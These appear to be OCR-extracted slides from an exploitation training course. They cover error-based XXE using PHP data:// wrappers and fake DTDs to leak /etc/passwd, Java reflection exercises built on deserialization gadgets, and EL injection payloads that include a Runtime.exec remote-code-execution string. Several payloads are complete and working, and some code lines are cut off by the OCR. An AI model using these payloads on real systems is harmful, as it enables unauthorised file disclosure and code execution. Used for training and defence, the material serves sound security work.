
Keep in mind, this doesn't work *ALL* the time.

If the error is not displayed back by default, we won't see the leaked file.

```
*/
*/    public NavBase getNavSelection(String groupInXml) {
*/      NavBase sel = null;
*/      if (groupInXml == null || groupInXml.length() < 1) return sel
*/      try {
*/        DocumentBuilderFactory factory = DocumentBuilderFactory.new
*/        DocumentBuilder builder = factory.newDocumentBuilder();
*/        InputSource is = new InputSource();
*/        is.setCharacterStream(new StringReader(groupInXml));
*/        Document dom = builder.parse(is);
*/        Element root = dom.getDocumentElement();
*/        String name = ((DeferredElementImpl)root).getAttribute("nam
*/        if (name == null || name.length() < 1) {
*/          root = (Element)root.getFirstChild();
*/        }
*/        name = ((DeferredElementImpl)root).getAttribute("name");
*/        String mDbid = ((DeferredElementImpl)root).getAttribute("me
*/        String type = ((DeferredElementImpl)root).getAttribute("typ
*/        sel = (type.trim().length() < 1) ? null : new NavBase(Long.
*/      } catch (Exception ex) {
*/        _Logger.warn(ex.getMessage(), ex);
*/      }
*/      return sel;
*/    }
*/
```

Out-of-band XXE using Entity Overwrite

In some cases, though you can leak the log file or access it which can show you the exception information.



Out-of-band XXE Summary

Out-of-band XXE using Protocols:

Disadvantages:

- Multiple out of band connection requests.
- Limited on file size.

Advantages:

- Not dependent on the type of XXE vulnerability (blind, non-blind or error based)

Out-of-band XXE using Entity Overwrite:

Disadvantages:

- Limited on file size.
- Need to have a local DTD.

Advantages:

- No need for a side channel to leak data

Out-of-band XXE Summary

Out-of-band XXE using Protocols:

Disadvantages:

- Multiple out of band connection requests.
- Limited on file size.

Advantages:

- Not dependent on the type of XXE vulnerability (blind, non-blind or error based)

Out-of-band XXE using Entity Overwrite:

Disadvantages:

- Limited on file size.
- ~~Need to have a local DTD.~~ ;-)

Advantages:

- No need for a side channel to leak data

Out-of-band XXE using Entity Overwrite

PHP Technique

Instead of using a local DTD on the filesystem, what if we use php wrappers!

```
<?xml version="1.0" ?>
<!DOCTYPE message [
    <!ENTITY % fake_dtd SYSTEM "data://text/plain;base64,JWZha2VkOw==">
    <!ENTITY % faked '
        <!ENTITY % file SYSTEM "file:///etc/passwd">
        <!ENTITY % eval "<!ENTITY &#x25; error SYSTEM
'file:///nonexistent/%file;'>">
        %eval;
        %error;'>
    %fake_dtd;
]>
```

Out-of-band XXE using Entity Overwrite

PHP Technique

We can do better than that! Let's just fake the complete external DTD!


```
<?xml version="1.0" ?>
<!DOCTYPE message [
    <!ENTITY % fake_dtd SYSTEM
"data://text/plain;base64,PCFFTlRJVFkgJSBmaWxlIFNZU1RFTSAiZmlsZTovLy9ldGMvcGFzc3dkIj4KPCFF
TlRJVFkgJSBldmFsICI8IUVOVElUWSAmI3gyNTsgZXJyb3IgU1lTVEVNICdmaWxlOi8vL25vbmV4aXN0ZW50LyVmaW
xlOyc+Ij4KJWV2YWw7CiVlcnJvcjs=">
    %fake_dtd;
]>
```

Decoded:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY % error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;
```

Out-of-band XXE using Entity Overwrite

Problem



DOMDocument::loadXML(): Detected an entity reference loop in Entity


KEEP
CALM
AND
HACK THE
PLANET

Out-of-band XXE using Entity Overwrite

Solution

There are checks in the `xmlParserEntityCheck` function in parser.c file to ensure that the expanded entity is not 10 times larger than the document itself. So, we can just fake a large DTD!

We can use a large string like python -c "print 'A' * 250"


```
<!ENTITY % garbage "AAAAAAAAAAAAAAAAA...">
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY % error SYSTEM
'file:///nonexistent/%file;'>">
%eval;
%error;
```

Out-of-band XXE using Entity Overwrite

Solution

Warning: DOMDocument::loadXML(): Invalid URI: file:///nonexistent/root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd in **/var/www/html/xxe.php** on line **24**

```
<!DOCTYPE message [
    <!ENTITY % fakedtd SYSTEM
"data://text/plain;base64,[base64 DTD]">
    %fakedtd;
]>
```


Module 4

Java Reflection

Why? ..because what if we need to:

1. Exploit an expression language parser
2. Attack custom objects for deserialization
3. Attack dynamic invocation handlers on EJB's

These are all real-world cases I was up against! Some things we will be targeting using **java.lang.reflect.***:

- Method invocations
- Constructor invocations
- Field/Method/Constructor access (set/get)
- Changes for access-modifiers of methods/fields

Method Access

```
Method[] declaredMethods =
java.lang.String.class.getDeclaredMethods();
System.out.println("(+) there are " + declaredMethods.length + "
methods declared on the String class");
Method[] methods = java.lang.String.class.getMethods();
System.out.println("(+) there are " + methods.length + " methods on
the String class");
```

The (in)famous **Class.forName**:

```
Method[] declaredMethods =
Class.forName("java.lang.String").class.getDeclaredMethods();
System.out.println("(+) there are " + declaredMethods.length + "
methods declared on the String class");
```

Invocation

Suppose we have a **join** variable of type Method...

```
String hola =
(String)join.invoke(java.lang.String.class, " ",
new CharSequence[] {"(+)", "Hello", "World"});
System.out.println(hola);
```

invoke needs to use an instance of the class you are calling on!

Field/Method/Constructor Access

We can access fields, methods, constructors. Get access to the **out** field:

```
Field outField = System.class.getDeclaredField("out");
```

Get access to the **join** method:

```
Method join = java.lang.String.class.getDeclaredMethod("join",
CharSequence.class, CharSequence[].class);
```

Get access to some empty constructors:

```
Constructor c1 = HashMap.class.getConstructor(new Class[] {});
Constructor c2 = HashMap.class.getConstructor();
```

Call new instance on them maybe!

```
c1.newInstance();
```

Changes for Access Modifiers

```
public class System {
    private Object out;
```

We can change the access from *private* to *public* with **setAccessible**

```
Field outField = System.class.getDeclaredField("out");
// assuming out is private here (its not, its just an example)
outField.setAccessible(true);
// now outField is accessible
Object out = outField.get(null);
Method println = out.getClass().getDeclaredMethod("println",
String.class);
println.invoke(out, "(+) reflection is 1337");
```

Exercise A

javax.management.BadAttributeValueExpException is a deserialization trampoline gadget for toString!

Using the **TestReflection** class in the **ReflectionInAction** project attempt to:

1. Create an instance of **javax.management.BadAttributeValueExpException**
2. Set the **val** property of that instance to be a HashMap with controlled values!

Exercise B

In the same project, attempt to execute arbitrary code from the **PwnMePlease**.

You are **NOT** allowed to modify this class; you must use reflection!

Expression Language (EL)

Expression Language is a way of enabling the presentation layer (web pages) to communicate with the application logic (managed beans).

Expression Language (EL)

Expression Language (EL) injection occurs when untrusted input is evaluated by an EL Parser. There are typically, two types of expressions know as value expressions (#{}) and method (${}) expressions:

- **`#{customer.name}`**
- **`${customer.name}`**

The hashtag (#) expression signifies that the evaluation is deferred, meaning they are resolved depending on the life cycle of the rendered page and can be used to read or write from or to a managed bean or to make a method call.

Expression Language (EL)

There are several implementations of expression languages:

- Jakarta Expression Language (formally known as Unified EL)
- Used in JavaServer Faces (JSF)
- Object-Graph Navigation Language (OGNL)
- Used primarily in Struts and WebWork
- Spring Expression Language (SpEL)
- Used primarily in the Spring Framework

For this course, we are focused on JSF since it’s the most widely deployed

Expression Language (EL) - Detection

These are some common payloads for detection. These leverages the `ExternalContext` class in JSF implementations:

```
facesContext.getExternalContext()
```

- `.redirect("https://srcincite.io")`
- `.setResponseStatus(1337)`
- `.addResponseHeader("Hacked","true")`

Expression Language (EL) - RCE

```
"".getClass().forName("java.lang.Runtime").getMethods()[
6].invoke("".getClass().forName("java.lang.Runtime")).ex
ec("xcalc")
```

For other payloads, please see your handbook or create your own using reflection as needed!

El Injection - createValueExpression

```
FacesContext ctx = FacesContext.getCurrentInstance();
ELContext elContext = ctx.getELContext();
ExpressionFactory expressionFactory =
ctx.getApplication().getExpressionFactory();
String codeExec = "${7*7}"; // injection
ValueExpression ve =
expressionFactory.createValueExpression(elContext,codeEx
ec, Object.class);
ve.getValue(elContext); // triggers parsing
```

El Injection - createMethodExpression

```
FacesContext ctx = FacesContext.getCurrentInstance();
ELContext elContext = ctx.getELContext();
ExpressionFactory expressionFactory =
ctx.getApplication().getExpressionFactory();
String codeExec = "#{bean.submit()"; // injection
MethodExpression me =
expressionFactory.createMethodExpression(codeExec,
null,String.class);
me.getMethodInfo(elContext); // triggers parsing
```

El Injection - Double Evaluation

Let's say a jsf tag just outputs values. Here is an example:

```
<h:outputText value="#{param.name}"/>
```

What if, the `param.name` is controlled? If the tag doesn't evaluate EL, then there is no problem because its evaluated only once.

El Injection - Double Evaluation

What if a tag evaluates its attributes as EL? Here is an example:

```
<h:someOtherTag value="#{app.name}"/>
```

It's unlikely that app.name is controlled. Which means detection is unlikely. But if a `param.name` or `request.getParameter('name')` is used, then the attacker can control the return string.

El Injection - Double Evaluation

This has been a major source of problems for Struts (not JSF implementations like PrimeFaces). They designed it like that on purpose to perform this "Double Evaluation".

The problem? Developers that develop applications that use Struts are sometimes unaware that these tags double evaluate or unaware that a user can control certain strings in managed beans.

Struts does provide a decent block-list by default but if you know some reflection…

References

- https://www.geeksforgeeks.org/reflection-in-java/
- https://www.ptsecurity.com/upload/corporate/ru-ru/webinars/ics/%D0%90.%D0%9C%D0%BE%D1%81%D0%BA%D0%B2%D0%B8%D0%BD_%D0%9E_%D0%B1%D0%B5%D0%B7%D0%BE%D0%BF_%D0%B8%D1%81%D0%BF_%D0%A0%D0%9D%D0%A0_wrappers.pdf
- https://www.php.net/manual/en/wrappers.php
- https://insomniasec.com/downloads/publications/LFI%20With%20PHPInfo%20Assistance.pdf
- https://hackerone.com/reports/411140
- https://hackerone.com/reports/410882
- https://blog.ripstech.com/2018/new-php-exploitation-technique/

References

- https://www.w3schools.com/xml/xml_dtd_intro.asp
- https://datatracker.ietf.org/doc/html/rfc2397
- https://mohemiv.com/all/exploiting-xxe-with-local-dtd-files/
- https://portswigger.net/web-security/xxe/blind
- https://www.gosecure.net/blog/2019/07/16/automating-local-dtd-discovery-for-xxe-exploitation
- https://www.synacktiv.com/ressources/synacktiv_drupal_xxe_services.pdf
- https://media.blackhat.com/eu-13/briefings/Osipov/bh-eu-13-XML-data-osipov-slides.pdf

References

- https://docs.oracle.com/javase/7/docs/api/javax/naming/Reference.html
- https://mogwailabs.de/blog/2019/03/attacking-java-rmi-services-after-jep-290
- https://nickbloor.co.uk/2018/06/18/another-coldfusion-rce-cve-2018-4939/
- https://i.blackhat.com/eu-19/Wednesday/eu-19-An-Far-Sides-Of-Java-Remote-Protocols.pdf
- https://mogwailabs.de/blog/2020/02/an-trinhs-rmi-registry-bypass/
- https://www.tenable.com/security/research/tra-2017-07
- https://blogs.projectmoon.pw/2018/10/19/Oracle-WebLogic-Two-RCE-Deserialization-Vulnerabilities/

References

- https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/#weblogic
- https://www.zerodayinitiative.com/advisories/ZDI-20-128/
- https://github.com/frohoff/ysoserial/pull/154/files#diff-912147c6972b62edeec139940d9ab5d85231070978e15fe2ce7d806d22000269R31
- https://github.com/artsploit/rogue-jndi
- https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE.pdf